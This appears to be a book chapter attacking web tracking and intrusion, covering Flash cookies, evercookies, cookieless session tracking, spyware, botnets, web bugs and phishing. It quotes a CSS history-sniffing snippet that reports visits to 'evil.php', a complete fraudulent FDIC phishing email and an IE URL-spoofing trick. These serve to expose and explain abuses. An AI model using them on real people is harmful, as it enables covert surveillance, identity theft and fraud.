Surprise, it’s Adobe Systems Inc., the company that provides advanced tools for web developers and graphic artists and creative professionals of all sorts, the company that gives us Flash. Adobe provides the tools for “flash cookies,” also called “local shared objects” or LSOs. Their purpose is specifically to circumvent your explicit instructions to control the placement of cookies in your computer. You know, the computer you own, your information home, your second home.

Flash cookies never expire. And they aren’t little snippets of messages; they can accommodate complex data structures that store 100 kilobytes. Flash cookies store a small database on your computer without your knowledge

And those tools for breaking into your information home aren’t the end of the story. Flash itself is part of it. Adobe has presented Flash as a set of high end decorating supplies for contractors.

You see something really slick in your browser, it’s probably Flash, right? Well, did you know that you might have a Flash program running in the background, making use of that 100 kilobyte data structure? It’s totally invisible to you of course.

Sneak a little unnoticed code in and it can use that database for all sorts of mayhem.

The Flash program has access to all sorts of personal information and information about the plumbing, electrical and heating systems inside what should be your information home. Then it can send the information to a server, without your knowledge or permission.

Adobe’s LSOs sneak right by the browser, which is not involved in the process. The process is reminiscent of the old scam of the “Travelers” clan, where one robber comes to the front door and engages the resident, while their accomplice goes around back and has his way with the contents of the home.

And so of course browsers cannot remove LSOs.

There is no easy way to tell which flash-cookie sites are tracking you. That information is deliberately obscured. Adobe designed LSOs so that they’re stored in folders that are shared among the browsers on your machine.

There are no facilities provided to you, the user, or more accurately the occupant of your information home, to manage LSO’s or even to see what ones are there. They are deliberately obscured. To access these things in your information home requires getting a

program written by an expert.

Most websites using Flash cookies for user tracking don't put anything on the screen; no GUIs, toolbars or applications can actually be seen in your browser. They work in your computer or phone without notifying you.

And get this. A common use of LSOs is to re-create traditional cookie information that you, the homeowner, explicitly deleted because you did not want it in your home. My fellow computer dinosaur Bill Mullins has said it well in his blog: "A user's decision to control [traditional] cookies, in this way, is simply not acceptable to advertisers and certain web sites, and so we now have the Flash Cookie (LSO) – Local Shared Objects. There is a major advantage for an advertiser to employ Flash cookies, not the least of which is; they are virtually unknown to the average user. Equally as important from an advertiser's perspective is; they remain active on a system even after the user has cleared cookies and privacy settings. If you think this practice is restricted to shady web sites; think again. Of the top 100 web sites, 50+ use Flash Cookies."

Why Flash Cookies Have Been Necessary

Given the perverse outdoor assumptions we have accepted blindly from the Internet cowboys, the flash cookie rationale makes correspondingly perverse sense. Banking sites, for one example, need to know that the computer or phone they're talking to is really the same one that established a trust relationship in an earlier session.

And so in this strange world of the Web where we do everything, including our banking, by the site of the highway, some surreptitious breaking and entering into the cardboard boxes we homeless folk call home is actually necessary.

Like I said, perverse.

By now you know our answer. Toss out the outdoor assumptions, and create indoor spaces and reliable identities that rely upon duly constituted public authority that applies to all who choose to be in the space.

Now if your work has you using Flash cookies to break into your customers' computers and phones, here's a suggestion. First, let's all acknowledge that as long as there are people who must live in boxes alongside the highway, then the means of protecting those unfortunate folks will be intrusive compared to the protections available to those lucky enough to live in actual residential buildings.

"Blame the system" goes the refrain of those who find themselves living with bad systems. So for now, let's say for the next year or so we'll quote unquote blame the system. If your work calls for you to deal with the unpleasant but necessary task of breaking into the cardboard boxes of us homeless people, then prepare yourself for an important choice.

At some point you'll need to choose whether to adopt the assumptions that come with personal property rights in peoples' information homes or else accept your role in what will devolve from a necessary compromise into global organized crime, growing steadily closer to the organized criminals behind the very botnets that your organization claims to

be protecting against.

All organized crime starts with small stuff: numbers rackets, back street gambling, con games preying on the gullible... and... home burglary. Once it's established that society looks the other way on the petty crimes, the smartest leader of the toughest gang of thugs moves in and, well, organizes things.

That's just life on the streets. To escape it, come indoors.

Burglarizing Your Home with Evercookies

If flash cookies aren't invasive enough for you then consider evercookies. Created in 2010 to persist even where a skilled technician might be able to get rid of your flash cookies, evercookies seem to have accomplished their goal. Following is from the evercookies site:

What is the point of evercookie?

Evercookie is designed to make persistent data just that, persistent. By storing the same data in several locations that a client can access, if any of the data is ever lost (for example, by clearing cookies), the data can be recovered and then reset and reused.

Simply think of it as cookies that just won't go away.

PRIVACY CONCERN! How do I stop websites from doing this?

Great question. So far, I've found that using Private Browsing in Safari will stop ALL evercookie methods after a browser restart.

What if the user deletes their cookies?

That's the great thing about evercookie. With all the methods available, currently thirteen, it only takes one cookie to remain for most, if not all, of them to be reset again.

For example, if the user deletes their standard HTTP cookies, LSO data, and all HTML5 storage, the PNG cookie and history cookies will still exist. Once either of those are discovered, all of the others will come back (assuming the browser supports them).

evercookie accomplishes this by storing the cookie data in several types of storage mechanisms that are available on the local browser. Additionally, if evercookie has found the user has removed any of the types of cookies in question, it recreates them using each mechanism available.

Specifically, when creating a new cookie, it uses the following storage mechanisms when available:

- Standard HTTP Cookies
- Local Shared Objects (Flash Cookies)
- Silverlight Isolated Storage
- Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
- Storing cookies in Web History
- Storing cookies in HTTP ETags
- Storing cookies in Web cache
- window.name caching
- Internet Explorer userData storage
- HTML5 Session Storage
- HTML5 Local Storage
- HTML5 Global Storage

- HTML5 Database Storage via SQLite

Does the client have to install anything?

No, the client simply uses the website without even knowing about the persistent data being set, just as they would use a website with standard HTTP cookies.

Other nosy techniques abound. Here's how Steve Kalman describes¹⁸ the abuse of eTags:

Un-erasable cookie

Browsers use something called eTags to see if a graphic has already been downloaded, and if so, if it is still unchanged. If so, then it will be recalled from your local cache rather than downloaded again. So far, so good.

This is built in behavior and very difficult, if not impossible to stop in a business environment.

However, some advertisers are now using eTags to see if you have been to their site or have ordered certain products; this is certainly not the use intended, but that's beside the point. It exists and it is being used to thwart user's privacy expectations.

The solution is legislation, fines and maybe jail (extension of anti-hacking laws).

Good point, Steve, but which legislature do you suggest should pass this law which obviously must apply to any and all jurisdictions from which it is possible to host or manage a web server? That turf includes about 170 nations at last count.

And enforcement of that law? When a server can be easily replicated across perhaps half of those 170 nations?

As long as you choose to do your thing on the outdoor information highway, there is no such thing as governance. Get used to it. Or come indoors.

Burglarizing Your Home with Spyware aka Adware

Why limit our examination to Flash Local Stored Objects and Evercookies? Really, with your information home so wide open it's bound to have files and code planted by a variety of intruders. The honest ones call themselves botnet builders and crooks. The others call themselves legitimate enterprises. But as we noted earlier, just your visits and clicks around the Web create a remarkably complete set of data about you. Armed with our information they're able to manipulate our perceptions more skillfully than ever.

Those purportedly respectable companies call the stuff they plant in your computer "adware." It's called "spyware" when the less respectable organizations do it. But when you examine adware and spyware, there's very little difference.

Somehow we have become conditioned to accept fraud and theft as normal business practices. That must change.

An important part of the change starts with respecting property rights, starting with some of your most important property, the information that identifies you.

Bypassing Your Privacy Settings

The minority of people who feel that the "session persistence" offered by cookies—the convenience of having personal information retained from session to session—doesn't

outweigh the damage to privacy turn them off.

So what's the response of the cookie clubs? Respect the wishes of those who have made an explicit choice to value privacy above convenience? Display a message politely stating benefits and asking them to reconsider?

Of course not. What do you think this is, civilization or something?

Site operators deal with cookie blocking by looking for ways to subvert the intentions and decisions of those who stubbornly refuse to hand over personal information. If the user won't give it, they look for ways to steal it. They are helped in that effort by the vendors of server and client software. The resulting methods are typically passed around in IRC (chat) sessions and at conferences, but occasionally they surface in publications, as in this¹⁹ Builder.com article:

You shouldn't rely strictly on cookies for functionality. For example, what happens if your Web application is viewed through a wireless device that doesn't support cookies or is viewed through a pre-HTML 2.0 or text-based browser? Another possibility is that your audience may be using cookie-blocking technology to protect their privacy.

Protect their privacy? Those meddlesome users have some nerve messing with *our* property—that is, our information about *them*!

To reach the widest audience possible...

...in other words, to bypass the explicit efforts of users to preserve their privacy...

...developers should take these scenarios into consideration when building any cookie-based Web application.

To deal with a situation where cookies aren't available, you must build a custom session handler to transfer session information back and forth between the browser and Web server...

Query String Approach

Using the query string approach, the cookie value is stored in the URL and can be retrieved by both the server and the browser. Here is an example of a session identifier embedded in a Java Server Pages URL:

<http://www.yoursite.com/index.jhtml;jsessionid=Y1EF3PRPX44QICWLEALCFFA>

The author then explains how to use hash values incorporating the session ID to prevent people from capturing the session ID. “People” in this case means hackers—but of course could also mean that pesky, nosy users trying to figure out what you're doing with their information. Hackers, users, what's the difference...

Here's another way—actually two ways—to get around user's explicit decision not to be spied upon:

ASP.NET and Cookieless Sessions

For cookieless transactions in IIS4, you can use an ISAPI filter called Cookie Munger (ckymunge.dll) available in the Windows 2000 Server Resource Kit... ASP.NET has a built-in fallback mechanism to maintain cookieless sessions. IIS5 will do all the work of tracking the session information coming to and from the browser by automatically embedding the session identifier in all the relative links on your Web site. Here is an example of an ASP.NET URL implementing this feature:

[http://www.myserver.com/\(dvb4sd56h78f6t52vfd72v35\)/Application/Webapp.aspx](http://www.myserver.com/(dvb4sd56h78f6t52vfd72v35)/Application/Webapp.aspx)

But those annoying users can still come up with countermeasures...

The disadvantage of this approach is that if the user removes the session information in the URL, the session tracking will likely be lost. To deploy cookieless sessions in your ASP.NET application, all you need to do is reconfigure the cookieless variable in the config.Web file:

```
<configuration>
<system.Web>
<sessionstate cookieless="true" />
</system.Web>
</configuration>
```

Or you can try “hidden forms.” Just as “persistent cookie” can be a misleading euphemism for “spy,” “hidden” in this case is a euphemism for “fake.”

Hidden Form Approach

The goal with the hidden form approach is to post a hidden value to the server every time a user navigates to a new page on your Web site. To make this work, every page on your site has to contain a form and an embedded hidden form field that looks something like this:

```
<input type="hidden" name="sessionid" value="F0DS2AAGGDJBB5FSFJ32DFV">
```

Then there's the favorite tool of all sorts of snoopware authors, JavaScript (not to be confused—please!—with Java)

Parent Frame Approach

Our final approach uses JavaScript to retrieve a session ID stored in a hidden frame. The frameset code should

be written like this:

```
<frameset rows="100%,*" frameborder="0" border="0" framespacing="0">
<frame name="main" src="contentpage.asp" frameborder="0" border="0">
<frame name="session" src="sessionid.asp" frameborder="0" border="0">
</frameset>
```

In the hidden sessionid.asp file, all we need to do is populate a JavaScript variable (`sessionIdentifier`) with the value of the session identifier (`SessionID`):

```
<script language="JavaScript">
sessionIdentifier=<%=Session.SessionID%>;
</script>
```

In the visible frame, we can assign to `sessionid` the value of the `sessionIdentifier` variable located in the hidden frame:

```
<script language="Javascript">
var sessionid = parent.session.sessionIdentifier;
</script>
```

Still not enough tools for your espionage cabal? Here are a few that bypass the bypasses:

Alternative Solutions

The solutions we've looked at here cover conventional HTML-based technologies, but there are other ways of maintaining a session that extends beyond normal browser functionality. Here are a couple of these approaches.

XMLHTTP Approach

Using SOAP headers, it is possible to send and receive data, including session data. Edmond Woychowsky outlines some of the possibilities in his article "XMLHTTP ActiveX objects offer alternative to accessing ASP session variables."

Java Approach

You can use Java applets to relay information back and forth between the server and the client without any browser intervention. Applets have no explicit support (or classes) for maintaining persistent states in the browser. However, applets can maintain a persistent state, create files, and read files on the server side. For the details, check the documentation for the Java2 Standard Edition Networking (java.net) package.

The article concludes with this inspiring admonition, in bold:

Persistence can pay off.

We don't need to play these games. Indoor spaces are not Web spaces; they are not accessed via a browser. Information about you is not captured on the sly but rather is provided explicitly under license from you in ways you'll learn about in the Personal Information Ownership Infrastructure.

Harvesting Visited Links, or You Too Can Rule the World

It is widely known that FBI Director J. Edgar Hoover retained power through eight presidential administrations simply by accumulating large amounts of nosy personal information about what everybody in Washington was up to, whom they met with and talked to. In pre-Web days it took hundreds of agents to accumulate that database.

Does everybody want to be a J. Edgar Hoover? Are the songwriters Curt Smith and Roland Orzabal right when they suggest that Everybody Wants to Rule the World?

Do you?

Yes?

Well then, you'll find the familiar visited-link Web site methodology to be useful. Visited-link information can be gathered by parties other than the owners of the sites and documents to which they point. The estimable *SitePoint Tech Times* newsletter from Melbourne describes²⁰ the trick nicely:

The author of the site wishing to find out your browsing habits places a link on his page:

```
<div id="snoop">
<a id="examplelink"
  href="http://www.example.com/">ex</a>
</div>
```

So that you don't suspect anything, the CSS style sheet for the page hides the link:

```
#snoop {
  display: none;
}
```

As you probably know, you can use CSS to assign a special style to a link that has already been visited. That style can include a background image for the link. To load that background image, the browser makes a request to the URL for the image.

Now, instead of giving the URL of a benign image file, the attacking site can supply a URL to a server-side script, passing along a unique ID to identify you:

```
#examplelink {
  background-image: url(evil.php?user=123);
}
```

That script can then collect and store a list of all users who, in this case, have visited <http://www.example.com/>.

The attacking site can use information like this to display special content to visitors who visit particular sites, or, if you happen to log in and provide your personal details (say, to place an online order), they can discover exactly who's visiting their competitors' sites.

This has been a known bug in all browsers for years, and has been treated as a “moderate” vulnerability, in large part because developers of browser software tend not to want to rule the world.

They tend not to ask the question, “What if someone were to compile lists of visited links of every staff member supporting every person who appears to have political or managerial responsibility anywhere in the world? What if we were to then have an hourly report of deltas, for example, how and where has the attention of the staffs of the most influential people in the world changed in the last hour? What are they looking at?”

Might they then be able to answer questions like, “Which merger candidate will win?” “How is Senator Jones likely to vote on this issue?” Or finally, “How can we use this knowledge to influence the actual outcomes of these questions as well as other events, perhaps with the help of some Captology?”

So, Mr. Hoover-Wannabe, run out and get yourself a few dozen terabytes of disk space (about \$40 a terabyte), a 64-bit computer (motherboard with AMD A4, about \$200), a copy of DragonFly BSD (free) and a copy of PostgreSQL (free). It’ll all fit under your desk. Then start developing some scripts to harvest visited-link data from all over, and buddy, you’ll be ruling the world in no time.

What’s that? Oh, very sorry sir. I mean Highness. I did not mean to call you buddy.

Turning Your Computer or Phone into a Zombie

At least cookies regularly come under scrutiny. The fact that a lot of people know what’s going on in the world of cookies has made the abusers of cookie tools perhaps a little more discreet in their data gathering, if not the data sharing.

The propagators of parasites, on the other hand, have only recently begun to receive such scrutiny.

A parasite is something that would be considered a virus if its propagators had not taken steps to make it legal, and thus not stopped by virus-protection software.

It is a piece of code embedded in your computer that reports back information. What sites you have visited to shop for books, cars, gifts; political sites, blogs and lifestyle sites; the email addresses in your address book, along with names—all can easily be reported back to the propagator of a parasite. If your intentions are bad, why bother with the veneer of good intentions by messing with cookies? Just plant a parasite.

E-cards are a natural vehicle for parasites. While people have learned to be wary of opening attachments that are the least bit suspicious, receiving an e-card tends to displace caution. A mass mailing from cupid@valentines-ecard.com just before Valentine’s Day 2003 led many to open what turned out to be a parasite that changed browser defaults and inserted at least one mysterious DLL into users’ systems. Soon someone will come up with a refined method of harvesting family and personal contacts from address books, making parasite e-cards quite indistinguishable from genuine ones.

The Doxdesk blog (www.doxdesk.com) provides a nice overview of the rapidly

growing phenomenon, also known as spyware:

‘Parasite’ is a shorthand term for “unsolicited commercial software”—that is, a program that gets installed on your computer which you never asked for, and which does something you probably don’t want it to, for someone else’s profit. The parasite problem has grown enormously recently, and many millions of computers are affected. Unsolicited commercial software can typically:

1. plague you with unwanted advertising (‘adware’);
2. watch everything you do on-line and send information back to marketing companies (‘spyware’);
3. add advertising links to web pages, for which the author does not get paid, and redirect the payments from affiliate-fee schemes to the makers of the software (such software is sometimes called ‘scumware’);
4. set browser home page and search settings to point to the makers’ sites (generally loaded with advertising), and prevent you changing it back (‘homepage hijackers’);
5. make your modem (analogue or ISDN) call premium-rate phone numbers (‘dialers’);
6. leave security holes allowing the makers of the software—or, in particularly bad cases, anyone at all—to download and run software on your machine;
7. degrade system performance and cause errors thanks to being badly written;
8. provide no uninstall feature, and put its code in unexpected and hidden places to make it difficult to remove.

You think that’s insidious? Some companies, anticipating that people will search for parasite detection software, have already released a purported solution that actually *plants* parasites instead of removing them. Two of them identified by Doxdesk are:

TrekBlue offers a spyware remover called Spyware Nuker, which is being heavily advertised through junk e-mail from its ‘affiliates’. TrekBlue are the same company as e-mail marketers ‘TrekData’ and ‘Blue Haven Media’, who distribute spyware through ActiveX drive-by-download on web pages. They used to work for Lions Pride Enterprises, who made and control the ‘wnad’ spyware.

RedV offers an adware remover called AdProtector. However, the installer used to download this and the other RedV ‘Protector’ applications is itself adware, and RedV are the same company as Web3000, one of the early major spyware makers.

Are You a Spammer’s Accomplice?

Parasites are planted in your computer for other purposes besides spying. A parasite can also turn your computer into a spam host. Who is sending those volumes of annoying pitches for Viagra and Low Low Mortgage Rates? It could be you!

In June 2003, MessageLabs, the provider of email-management services to corporations around the world, found the proof. According to²¹ Britain’s VNUnet,

Spammers are increasingly hijacking home PCs to send junk mail, according to MessageLabs.

The managed email service provider claims to have proof of spammers using viruses to plant Trojan malware on PCs to provide remote access.

Once the software is installed the PC can be used to send out spam at no cost or risk to the spammer.

"We'd speculated for some time that this may be happening, but it's always been difficult to prove," said Paul Woods, chief information analyst at MessageLabs.

"This activity is hard to spot because spammers only send a few spam mails from each PC to avoid internet service providers realising what is going on.

"The number of unshielded PCs using 'always on' broadband connections has grown, and they are easy pickings for the spammers."

Scant months later, the Internet had deteriorated to the point where the phenomenon of home computers turned into zombie hosts was obvious to everyone. On March 15, 2004, the Phatbot worm appeared, first reported by managed security services provider LURHQ. According to its bulletin²²,

A kind of Darwinism pervades the world of trojan botnet development. With time, the more effective bots become increasingly popular, leading to additional development from secondary developers who provide "mods" to the bots. One very successful bot known as "Agobot" has now found itself superseded by "Phatbot". Phatbot is actually a direct descendant of Agobot, with additional code rolled in from other sources. These additions have made Phatbot a more versatile and dangerous threat in the realm of Internet security. The analysis that follows attempts to detail the functionality of Phatbot for purposes of detection and elimination.

Phatbot has quite an extensive command list, much of which is derived from Agobot... What sets Phatbot apart from its predecessors is the use of P2P to control the botnet instead of IRC. Although Agobot has a rudimentary P2P system, IRC is still the main control vector. The author(s) of Phatbot chose to abandon Agobot's IRC and P2P implementations altogether and replaced them with code from WASTE... [which] uses an encrypted P2P protocol designed for private messaging and file transfer between a small number of trusted parties... Since there is no central server in the WASTE network, the infected hosts also have to find each other somehow. This is accomplished by utilizing Gnutella cache servers—anyone can use the CGI scripts provided by these servers to register themselves as a Gnutella client. The Phatbot WASTE code registers itself with a list of URLs pretending to be a version of GNUT, a Gnutella client. Other Phatbot hosts then retrieve the list of Gnutella clients from these cache hosts using the same CGI scripts. The Phatbots differentiate themselves from the Gnutella clients by using TCP port 4387 instead of the standard Gnutella port.

WASTE was invented by Justin Frankel, who had earlier created the WinAMP music player. In 1999 AOL was attracted to the latter as a means to get its client software onto the music-download bandwagon, and so it purchased Frankel's company Nullsoft, personally netting Frankel a reported \$100 million. As part of the deal Frankel agreed to stay with AOL until a new version of WinAMP was finished.

Shortly after, AOL shocked the media world by purchasing Time Warner. Having spent time at the intersection of online services and magazine publishing, I know that if AOL's Steve Case had turned red and sprouted horns and a barbed tail as the ink dried at the closing of that deal, many at Time Warner would have calmly turned to their colleagues muttering "told you so..."

Imagine then the amusement at Warner Music when its new fellow employee Justin Frankel subsequently released the P2P file sharing program Gnutella, powerfully improving upon the Napster idea. When AOL TW brass heard about Gnutella they immediately shut it down—or so they thought. Gnutella is completely P2P, with no central administration. Stephen Hawking and Marvin Minsky would probably consider it to be a form of life. When AOL TW eventually managed to slow the spread of the Gnutella client and disrupt the operation of Gnutella, Justin Frankel further entertained his bosses by releasing WASTE, a P2P system where everything is transferred in encrypted form over AOL Instant Messenger and AOL ICQ. Justin Frankel finally left AOL in December 2003, after the company summarily pulled the plug on WASTE.

Some bosses just don't appreciate hard work and creativity.

Spyware planted by piggybacking on existing P2P networks seemed like typical cookie club hijinks when it was first discovered, and it probably was. There's no reason to believe there is any connection between those who first introduced these kinds of P2P tools and those who turned them into spam and spyware facilitators. More importantly, there is nothing that the inventor of these tools can do about their use.

Picture a group of inventors and scientists manufacturing and distributing plutonium as a research material before its use in weapons was discovered. The genie is out of the bottle, and you can't put him back. Gnutella and WASTE have very productive uses—and other uses. They're apparently being taken to "the next level."

That next level, which we have named Arpanet III, is a network on top of the Internet, VPN-style, a "network of (bot) networks" (that was the original definition of "an internet") that appears to be attempting what the first Arpanet accomplished, that is, a network that will survive an attack by an enemy, and remain effective as nodes are taken out.

The enemy in this case is the provider of anti-virus tools, security services vendors, and their customers, e.g., you and me. Arpanet III is an attempt to gain control of the world's information infrastructure.

Barbarians at the Gate

Consider for a moment the possibilities of parasite software tools in the hands of unscrupulous mass marketers, thieves, megalomaniacs, and other ambitious low life. Will things get worse? Of course they will! Wherever society's ability to keep order breaks down, the worst elements of society claim control of the streets. We are surely headed for another Dark Ages if we keep dealing with these criminals and other dregs as though they were subject to the laws of some geographic jurisdiction, say, the U.S. They are taking over our personal computers. They are having a field day. And they've barely begun their exploits. Every misguided idea about controlling them using traditional methods not only leads to failure, it encourages them to imagine controlling our financial and governance facilities.²³

Parasites steadily become more effective, especially while our attention is distracted by the spam problem. The Sobig vandals turned your computer into a spam host, relaying

messages in a way that made their origin untraceable. You may have received one of the spam messages from the kidnapped personal computer of some unsuspecting neighbor in the global village, asking whether your computer has been running slow lately and suggesting you click and install their wonderful FREE software to, um, clear out the bad stuff. What the software does, of course, is install the very parasitic software that slows the computer down as it gets busy with its new spamming chores. P.T. Barnum would have loved it!

Sobig was followed by Migmaf, which propagates in a similar manner but which augments the spamming duties of the zombie PC-turned-server: it adds the machine to a network of relays of pornographic content whose origin, again, is completely untraceable.

Have you noticed how prescription drugs are now available without a prescription? As long as the source of a fraudulent prescription is traceable only to the broadband-connected personal computer of some unlucky family, then it's easily done! Next of course will be illicit drugs. Get ready for mass-marketed Oxycontin. Get ready for a thriving market in personal secrets sold to shady divorce lawyers.

Fortunately Migmaf was not very skilled at getting past firewalls. Perhaps its authors guessed that it's smarter to target consumers than organizations that have the resources to try to track it down and prosecute it. As the Aladdin Content Security Newsletter notes²⁴:

Although the scope of this latest infection is relatively small, experts warn that if this new trend continues and gathers momentum it may be harder and harder to stop; the key to tracking down and bringing the hacker to justice is the ability to back trace the culprit's path to the location where the illegal activity originated from. By relaying information on a grand scale some hackers may, eventually, become completely and utterly untraceable.

Will the creators of Trojans like Migmaf become more skilled? Of course they will. Expect to see more stories like the following²⁵:

'Trojan horse' hacks into computer and ruins a life

One evening late in 2001, Julian Green's seven-year-old daughter came out of the computer room of their home in Torquay, England, and said: "The home page has changed, and it's not very nice."

Mr Green found that the family PC seemed almost possessed. The internet home page had somehow been switched so that the computer displayed a child pornography site when the browser software started up. Even if he turned the machine off, it would turn itself back on and dial the internet on its own.

Mr Green called the computer maker and followed instructions to return his PC to a G-rated state. The porn went away, but the computer often crashed and kept connecting to the internet even when "there was no one in the blinking house", he said.

But Mr Green's problems were only beginning. Last October police searched his home and seized his computer. They found no sign of pornography in his home but discovered 172 images of child porn on the computer's hard drive. They arrested Mr Green.

This month Mr Green was acquitted after arguing that the material had been gathered without his knowledge by a rogue hacker program—a so-called Trojan horse—that had infected his PC...

He was eventually exonerated, but his life has been turned upside down by the accusations. His ex-wife went to court soon after his arrest and gained custody of their youngest child and his house. Mr Green, who is disabled because of a degenerative disc disease, spent nine days in prison and three months in a "bail hostel", or halfway house, and was allowed only supervised visits with his daughter.

"There's some little sicko out there who's doing this," Mr Green said, "and he's ruined my life. I've got to fight to get everything back." He said he had no clue how the rogue software showed up on his computer. "I never download anything, and as far as I knew, no one had," he said...

Things started turning around for Mr Green after the British press wrote about his acquittal, he said. One of the parents from his daughter's school, who hadn't spoken to him since the arrest, began talking to him the other day. "She must have said, 'Perhaps he's not a pervert after all,'" Mr Green said.

The story contains one important inaccuracy: Anti-malware software will not ferret out and disable Trojans that may have been placed by a commercial enterprise. The obstacle is more legal than technical; vendors of anti-malware software are wary of litigation from pornographers and other commercial Trojan-planters who may be able to demonstrate some form of opt-in to get the material. Even if the opt-in were indirect, concealed, and gained from misleading offers, legally it counts. Mr. Green may have signed up for a healthcare newsletter and inadvertently consented to receive anything from the newsletter's partners, and its partners' partners, and its partners' second cousins of golfing partners, and their parole officers' partners...

Commenting on the Green case, David Sklar, coauthor of O'Reilly's *PHP Cookbook*, notes²⁶ the possibilities generated by the ability to plant targeted parasites:

It seems that to anyone familiar with the range of nastiness that a Trojan's capabilities encompass, depositing some child porn is a not-unexpected problem. Yet Julian Green fought an uphill battle to use this as a defense... a Trojan horse that is better at camouflaging itself than the investigator is at finding it... when combined with a targeted attack instead of random infection... would certainly make the accused's pleas of

“I’m innocent!” seem hollow. Child porn is good for discrediting political or business opponents; classified information for framing a government enemy; one criminal could use documents about entering the witness protection program to put false suspicion on another criminal...

Getting past a firewall is trivial if the Trojan is in an attachment to an email that uses advanced social engineering techniques. Even recipients who are trained to open attachments only from trusted sources will see an acquaintance’s email address in the “from” line of messages using those techniques.

Other new Trojan techniques don’t depend upon email at all. “Silver threading” inserts malicious code into normal application software. The significant competition in virus development kits means that anyone can take advantage of such techniques. Significantly, when those kits were first developed, there was no economic motive involved; viruses were propagated only for sport. But now the spyware industry brings money to the table. What used to be a spyware spreader’s robotic troublemakers can now be an army of dedicated employees, working around the clock for its clients in the fields of “legitimate” target marketing, pornography, international sex slavery, drugs, blackmail, “legal” research and terrorism. Not even the eternal-vigilance approach of the top-notch managed security services providers, applied assiduously, will be able to stop this.

It’s suggested that we limit all applications and system software to code that is digitally signed. (If you’re not acquainted with digital signatures, we will cover that in Part 3). Great idea—but who signs the code? Microsoft has had its executable code released to the public with digital signatures of impostors. As code signing becomes more and more commonplace, so will the opportunities for those with malice in mind to slip into the system and sign another company’s code. A small software-development company might take some money on the side for slipping in a parasite or two that will do something on behalf of someone other than the main client.

Identity is the Foundation of Security. Identity does not mean the identity of the company, or the job title of whoever happens to have responsibility for a company’s code integrity at some point in time. That company’s trucks are operated by drivers whose licenses identify the employee who is responsible for the safe operation of the vehicle. The job description and department are extraneous to the license certificate.

Identity means the irrefutable, authoritative identification of an individual human being.

Bugging Your Browser

We’re not done with insidiousness. Web bugs are another way for anyone to sell information about you. Here’s a story²⁷ about an attempt to regulate this particular practice:

The Network Advertising Initiative, which comprises some of the internet’s leading advertising and ad technology companies, yesterday said it has finalized a set of best practices for the use of web bugs.

Web bugs, aka web beacons, are single-pixel GIF image tags in HTML documents used to track web users. The invisible bugs allow the page owner to measure user activity based on image server logs.

The NAI rules, which represent the industry’s attempt to self-regulate, ask companies using these techniques to

provide a notice of web bug use that says what the bugs are used for and what data is transferred to third parties.

The rules stipulate that if the bug can be tied to personal data, such as via a cookie or an email address, and it will be disclosed to third parties, there needs to be an opt-out for the user, but only when the disclosure is for purposes “unrelated” to the reason the data was collected.

Who, pray tell, is going to police *that*? Oh yes, the web bug practitioners are to be “self policing.”

Companies involved in the development of Web bug guidelines include IBM, Microsoft, the U.S. Postal Service, DoubleClick, WebSideStory, Advertising.com, 24/7 RealMedia, Coremetrics, KeyLime Software and Guardent, a unit of Symantec. So let's sum up the web bug situation: a) the legal accountability of the company engaging in the practice is only to stockholders and to the law; b) no law enforcement jurisdiction covers their global marketplace; c) no smaller jurisdiction has chosen to even attempt regulation of Web bugs; therefore d) management of those companies would be abrogating its duty if it failed to maximize revenue from Web bugs. Indeed they could be subject to stockholder lawsuits if they attempted to self-police their use of Web bugs.

So much for self-regulation.

There has been some success in blocking Web bugs in many popular client programs. Of course there are surely others working on workarounds.

Harvesting Your Information Residue

Cookies and parasites aren't the only source of information about you and where you've been and what you've done on the Internet. Anonymizer.com notes that

Your IP address uniquely identifies your computer and is normally stored by every Web site you visit. This information can be bought and sold between Web sites and linked to your real world information to create a comprehensive profile of your personal data, including everywhere you surf.

And also

In addition to cookies, websites are also allowed to store information in your browser cache. This means **even if you delete your cookies, websites can get information back out of your cache**. Now that you have seen what we can do with cookies, enter something to remember into the form below and click save. Then delete all your cookies. Then click “Retrieve Info”. We will be able to get the value back! You could even close your browser and restart and we will still get the value back! Until you clear your cache, we will have access to the info!

As long as you hang out outdoors, your life is visible to the whole world.

Is that where you want to be? Doesn't your family deserve better?

Phishing and Spear Phishing

In spite of the phishy look and feel of the following message, it could easily be taken as real by those who haven't caught on to the ubiquity of online fraud and theft...

To whom it may concern;

In cooperation with the Department of Homeland Security, Federal, State and Local Governments, your account has been denied insurance from the Federal Deposit Insurance Corporation due to suspected violations of the Patriot Act. While we have only a limited amount of evidence gathered on your account at this time it is enough to suspect that currency violations may have occurred in your account and due to this activity we have withdrawn Federal Deposit Insurance on your account until we verify that your account has not been used in a violation of the Patriot Act.

As a result Department of Homeland Security Director Tom Ridge has advised the Federal Deposit Insurance Corporation to suspend all deposit insurance on your account until such time as we can verify your identity and your account information.

Please verify through our IDVerify below. This information will be checked against a federal government database for identity verification. This only takes up to a minute and when we have verified your identity you will be notified of said verification and all suspensions of insurance on your account will be lifted.

<http://www.fdic.gov/idverify/cgi-bin/index.htm>

Failure to use IDVerify below will cause all insurance for your account to be terminated and all records of your account history will be sent to the Federal Bureau of Investigation in Washington D.C. for analysis and verification. Failure to provide proper identity may also result in a visit from Local, State or Federal Government or Homeland Security Officials.

Thank you for your time and consideration in this matter.

Donald E. Powell

Chairman Emeritus FDIC

John D. Hawke, Jr.

Comptroller of the Currency

Michael E. Bartell

Chief Information Officer

All parts of the message look legitimate, including the url for the Federal Deposit Insurance Corporation. Some will click on the link in the message, and some will carefully examine the address that appears in the browser's address bar. Sure enough, it is www.fdic.gov, the legitimate, valid address of the Federal Deposit Insurance Corp. website. Feeling confident that they have protected themselves, they go ahead and fill in the FDIC form, providing the information requested.

They're pwned of course. The site is a fake. They've given their confidential banking

information to a bunch of thieves.

How Did That Happen?

The site was built by simply copying the site files from www.fdic.gov, modifying them to include a form where you enter your name, bank account number, social security number, and other details the thieves find useful, and then planting the modified files on a server that has nothing to do with the FDIC's servers.

Phishing is one of the more effective techniques for committing fraud by means of social engineering. And a “vulnerability” in older versions of Windows Explorer makes it oh so easy. “Vulnerability” is in quotes because this particular idiosyncrasy was built into Explorer ostensibly to allow a username and password to be passed to a site through an invisible part of the URL in a kind of poor man’s single-sign-on (SSO) scheme.

That particular “feature” of Explorer was well known. But as a perceptive vulnerability hunter known as Zap the Dingbat discovered,

By opening a specially crafted URL an attacker can open a page that appears to be from a different domain from the current location... By opening a window using the <http://user@domain> nomenclature an attacker can hide the real location of the page by including a non printing character (%01) before the “@”. Internet Explorer doesn’t display the rest of the URL making the page appear to be at a different domain.

